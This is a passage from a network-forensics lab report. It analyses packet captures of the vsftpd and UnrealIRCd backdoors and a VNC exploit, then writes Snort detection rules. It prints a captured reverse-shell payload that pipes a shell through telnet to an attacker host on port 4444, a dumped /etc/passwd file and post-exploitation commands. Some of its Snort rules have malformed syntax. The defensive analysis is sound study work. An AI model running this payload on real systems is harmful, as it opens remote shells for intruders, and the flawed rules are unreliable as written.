


Fig. 723. Packets 2062 and 2063 showing that attacker is stopping the service.

As a part of the post exploitation, some steps were performed by the attacker machine. So all these steps can be seen in the tcp.stream eq 1004. As it is evident from the playbook, the attacker once after gaining root access tried to stop the proftpd on the victim machine. This information can be analysed from the packets 2062 and 2063.

Later by utilising the session created after the exploit was successful, the attacker machine tried to get the passwords from the victim machine in the hashed form as shown below.




Fig. 724. Hashdump of the passwords received by attacker machine from victim machine.

As the final step of the post exploitation, the obtained hashdump of the passwords were cracked using John the Ripper tool which is as follows:

```

Wireshark - Follow TCP Stream (tcp.stream eq 1004) - vsftpd_backdoor.pcap
cat "/etc/passwd";echo d0izPkQlbvdveYPdFYFcE1QdxRjZGyBu
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
d0izPkQlbvdveYPdFYFcE1QdxRjZGyBu

```

Fig. 725. Attacker getting access to cracked passwords from the Victim Machine.

iv. Rule Writing for Analyzed Observations:

```

Rule 1: alert tcp [192.168.30.0/24] any -> any any (msg:"Possible
VSFTPD Backdoor Exploit"; content:"|28 76 73 46 54 50 64 20 32
2e 33 2e 34 29|"; classtype:string-detect; sid:1300007; rev:1;

```

As in context with the observation1 that was analysed from the packet capture, this rule generates the alert when it comes across a packet that is coming from any IP in the network 192.168.30.0/24 on any port to a destination with any IP on any port. Whenever an alert is generated, to understand the alert the msg of the rule is defined as the “Possible VSFTPD Backdoor Exploit”. Since the VSFTPD 2.3.4 version is malicious, content part of the rule is assigned to “|28 76 73 46 54 50 64 20 32 2e 33 2e 34 29|” which is the hex value of the string “(vsFTPd 2.3.4)”. The classtype of this rule comes under “string-detect” and the snort ID of this rule is “1300007” and the revision number is “1”.

a. Alert Generated by Snort for Rule 1:

```

199.185.120.229 - PuTTY
soslave@soslave3-virtual-machine:~$ sudo snort -A console -N --daq pcap --daq-mode read-file -c /etc/nsm/soslave3-virtual-machine-ens3/snort.conf -i ens3 -q -r vsftpd_backdoor.pcap
03/14-08:53:00.491135  [**] [1:1300007:1] Possible VSFTPD Backdoor Exploit [**]
[Classification: A suspicious string was detected] [Priority: 3] {TCP} 192.168.30.11:21 -> 10.10.10.12:41381
soslave@soslave3-virtual-machine:~$ █

```

Fig. 726. Snort Generating alert for the above defined Rule 1.


```
Rule 2: alert tcp any any -> [192.168.30.0/24] 21 (msg:"VSFTPD
Backdoor Exploit"; content: "USER"; content: ":"); sid:1300005;
rev:1;)
```

This rule generates alerts whenever snort comes across the packets that are coming from any IP on any port to any IP within the network 192.168.30.0/24 on port 21. This rule is written to generate alert for the suspicious information which is given in the content as "USER" and the ":" as analysed in previous sections. In order that the user will understand the alert purpose msg block has the information "VSFTPD Backdoor Exploit" and the sid for this rule is "1300005" and the rev is "1".

b. Alert Generated by Snort for Rule 2:

```
199.185.120.229 - PuTTY
soslave@soslave3-virtual-machine:~$ sudo snort -A console -N --daq pcap --daq-mode read-file -c /etc/nsm/soslave3-virtual-machine-ens3/snort.conf -i ens3 -q -r vsftpd_backdoor.pcap
03/14-08:53:00.496266 [**] [1:1300005:1] VSFTPD Backdoor Exploit [**] [Priority: 0] {TCP} 10.10.10.12:41381 -> 192.168.30.11:21
soslave@soslave3-virtual-machine:~$
```

Fig. 727. Snort Generating alert the alert for defined Rule 2.


When the `vsftpd_backdoor.pcap` is run, snort automatically generates an alert with the help of already defines rules within the downloaded.rules file. This alert is generated when the packet with content uid=0(root) is present within the packet capture and which is reply for the id command that is run by the attacker machine once the root privilege is gained.

```
199.185.120.229 - PuTTY
soslave@soslave3-virtual-machine:~$ sudo snort -A console -N --daq pcap --daq-mode read-file -c /etc/nsm/soslave3-virtual-machine-ens3/snort.conf -i ens3 -q -r vsftpd_backdoor.pcap
03/14-08:53:00.511754 [**] [1:2100498:8] GPL ATTACK_RESPONSE id check returned root [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 192.168.30.11:6200 -> 10.10.10.12:39207
soslave@soslave3-virtual-machine:~$
```

Fig. 728. Snort Generating alert for already defines rules when vsftpd_backdoor.pcap is run.

Z. Analysis of Playbook 45: Backdoor in UnrealIRCD


- i. PCAP Name: unreal_d3.pcap
- ii. Description: In this exploit, the attacker machine (10.10.10.13) will be exploiting the Web server machine (192.168.30.11) in the DMZ zone by exploiting the backdoor that is present in the version 3.2.8.1 of the unrealIRCD.
- iii. Wireshark Analysis: The first step in the analysis was to look at the different protocol packets that were captured during the packet capture and some of the DNS, ICMP packets will be common for any kind of the network traffic. So by looking into the conversations between the client and the server machines from the statistics it can be concluded that there are 3 TCP conversations and 2 UDP conversations.



Ethernet · 4		IPv4 · 4		IPv6		TCP · 3		UDP · 2				
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits
10.10.10.13	40317	192.168.30.31	6667	12	1147	7	596	5	551	0.000000	2.5070	
192.168.30.31	46294	10.10.10.13	4444	13	2817	7	2390	6	427	1.030524	17.6521	
192.168.30.31	46295	10.10.10.13	4444	19	1350	6	404	13	946	1.030623	37.7651	

Fig. 729. Statistics of the Conversations in the Packet Capture

As, the next step in the analysis, a filter is set as “tcp.stream eq 0” in the wireshark to analyze one of the 3 conversations of the TCP. In this TCP stream it is seen that the TCP handshake has been established successfully between the two machines. This handshake can be seen from packet 1 to packet 3.



```

:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
AB;sh -c '(sleep 3602|telnet 10.10.10.13 4444|while : ; do sh && break; done 2>&1|telnet 10.10.10.13 4444
>/dev/null 2>&1 &)'
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
:irc.TestIRC.net 451 AB;sh :You have not registered
  
```


1 client pkt, 3 server pkts, 2 turns.

Entire conversation (339 bytes) Show and save data as ASCII Stream 0

Find: Find Next

Filter Out This Stream Print Save as... Back Close Help

Fig. 730. TCP Handshake has been established between the machines.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.10.13	192.168.30.31	TCP	74	48317 → 6667 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2154587941 TSecr=0 WS=128
2	0.000540	192.168.30.31	10.10.10.13	TCP	74	6667 → 48317 [SYN, ACK] Seq=0 Ack=1 Win=7240 Len=0 MSS=1460 SACK_PERM=1 TSval=3363230 TSecr=2154587941 WS=1
3	0.001032	10.10.10.13	192.168.30.31	TCP	66	48317 → 6667 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2154587942 TSecr=3363230
4	0.001785	192.168.30.31	10.10.10.13	IRC	129	Response (NOTICE)
5	0.002167	10.10.10.13	192.168.30.31	TCP	66	48317 → 6667 [ACK] Seq=1 Ack=64 Win=64256 Len=0 TSval=2154587943 TSecr=3363230
6	0.003420	10.10.10.13	192.168.30.31	IRC	192	Request (AB;sh)
7	0.003653	192.168.30.31	10.10.10.13	TCP	66	6667 → 48317 [ACK] Seq=64 Ack=127 Win=7114 Len=0 TSval=3363230 TSecr=2154587944
8	1.024786	192.168.30.31	10.10.10.13	IRC	163	Response (NOTICE)
9	1.025504	10.10.10.13	192.168.30.31	TCP	66	48317 → 6667 [ACK] Seq=127 Ack=161 Win=64256 Len=0 TSval=2154588966 TSecr=3363486
10	1.028624	192.168.30.31	10.10.10.13	IRC	119	Response (451)
11	1.029188	10.10.10.13	192.168.30.31	TCP	66	48317 → 6667 [ACK] Seq=127 Ack=214 Win=64256 Len=0 TSval=2154588970 TSecr=3363487
26	2.500986	10.10.10.13	192.168.30.31	TCP	66	48317 → 6667 [RST, ACK] Seq=127 Ack=214 Win=64256 Len=0 TSval=2154590448 TSecr=3363487

Fig. 731. TCP Conversation between the Attacker Machine and the Victim Machine.

Further analysis about this exploit was made, the packet 6 has some information which was a request to the web server from the attacker machine. Taking this packet into consideration and according to the research made about this exploit it is a fact that this exploit's backdoor will be triggered by entering "AB;" once the connection has been established successful [254]. From the playbook 45, it can be seen that the attacker machine is setting the payload "cmd/unix/reverse". So, whenever this payload is set and the connection is made the string "AB;sh" is seen.




Fig. 732. Packet 6 showing some suspicious information with a string "AB;sh"

Observation 1:

From the above points it can be observed that this attack is targeted on the port 6667 which is the port for IRC (Internet Relay Chat). Then further it can be concluded that once the connection is established and the attacker run the exploit it is evident that the characters "AB;" are generated in the packets. So, a rule can be written with destination port as 6667 and the content as the "AB;" or "AB;sh" so that snort will be able to detect the exploit and generate the alerts accordingly.

Next step is to look into the next TCP stream packets and analyzing them. In this stream of communication, it seems like the attacker machine made some attempts to get the system configuration information once the exploit is successful and root access is gained. The conversation of this TCP stream is shown below;




Fig. 733. TCP Stream of the Packet Capture.




Fig. 734. Victim Machine responding to the Attacker Machine.

Observation 2:

It is observed that the attacker has run the commands “whoami” and “ifconfig” once the exploit was successfully implemented. So, a rule can be written in order to generate alerts for the post exploitation steps also. Finally, the web server machine which is the Victim machine responded to the attacker machines for the commands after the exploit was successful. And the figure above shows the entire reply conversation from the victim machine to the attacker machine.

iv. Rule Writing for Analyzed Observations:

```
Rule 1: alert tcp any any -> any 6667 (msg:"unrealircd exploit"; content:
"|41 42 3b 73 68|"; classtype:sring-detect; sid:1300004; rev:1;)
```

This rule will be responsible for generating the alerts for the packets coming from any source IP with any source port to any destination IP with 6667 as the port. The “msg” block in the rule tells the reader that this particular rule will

generate alerts for the unrealircd exploit only. Since from the observation it is clear that “AB;sh” string is a malicious content that is related to this exploit so its hex value is “41 42 3b 73 68” which is included in content part of the rule. The classtype that this particular rule falls in is the string detect. And finally the snort ID (sid) for this rule is 1300004 and the revision (rev) number is 1.

a. Alert Generated by Snort for Rule 1:




Fig. 735. Snort Generating alert for the Rule 1.

According to observation2, post exploitation commands were run by the attacker machine. This rule will generate alerts for the packets coming from any IP and any port to any destination IP and any port because here the destination port is not set to one particular port as seen in the packets. The content is given as “|77 68 6f 61 6d 69|” which is hex value of command “whoami”. The snort ID and the revision number of this rule are 1300008 and 1 respectively.

Rule 2: alert tcp any any -> any any (msg:“post unrealircd exploit”; content:“|77 68 6f 61 6d 69|”; sid:1300008; rev:1;)

b. Alert Generated by Snort for Rule 2:




Fig. 736. Snort Generating alert for Rule 2 for unrealircd post exploitation activity.

AA. Analysis of Playbook 50: VNC exploit using Metasploit (Port 5900)

- i. PCAP Name: vnc.pcap
- ii. Description: The attacker machine in the untrusted zone with IP 10.10.10.13 tries to use the VNC and get access to the one of the servers in the DMZ zone. This VNC uses RFB protocol to get the control of other system.
(NOTE: the Server IP address in pcap file is different with the Server IP in the playbook)
- iii. Wireshark Analysis: The packet capture has TCP and the VNC protocol packet within it. Initially the TCP packets were given attention. It is clear from the statistics of this packet capture that there are 2 TCP conversations.




Fig. 737. tcp conversations in the vnc.pcap.

By analyzing each stream separately, it can be seen that the tcp.stream eq 0 packets has information related to the RFB protocol version that was exchanged between both the client and the server machines once the TCP handshake was successful.




Fig. 738. TCP handshake has been established between client and server.

It is seen in the Playbook 50 of the document that this Virtual network computing will be using RFB protocol to remotely control other machines. So from the packet capture it is analyzed that the RFB version that is used here is RFB 3.3. Later it is analyzed that this entire exploit was carried out on the port 5900 which is the VNC port.




Fig. 739. RFB protocol conversation between the machines.

Observation 1:

From the packet capture it is observed that the packets 1, 2 and 3 shows that the client has successfully established a connection with server. In packet 4 it can be seen that the server machine on port 5900 is sending the RFB protocol

version to the client machine and vice versa can be seen in the packet 6. By taking this protocol version a snort signature can be defined and an alert can be raised.




Fig. 740. VNC Protocol version on the Server Machine.

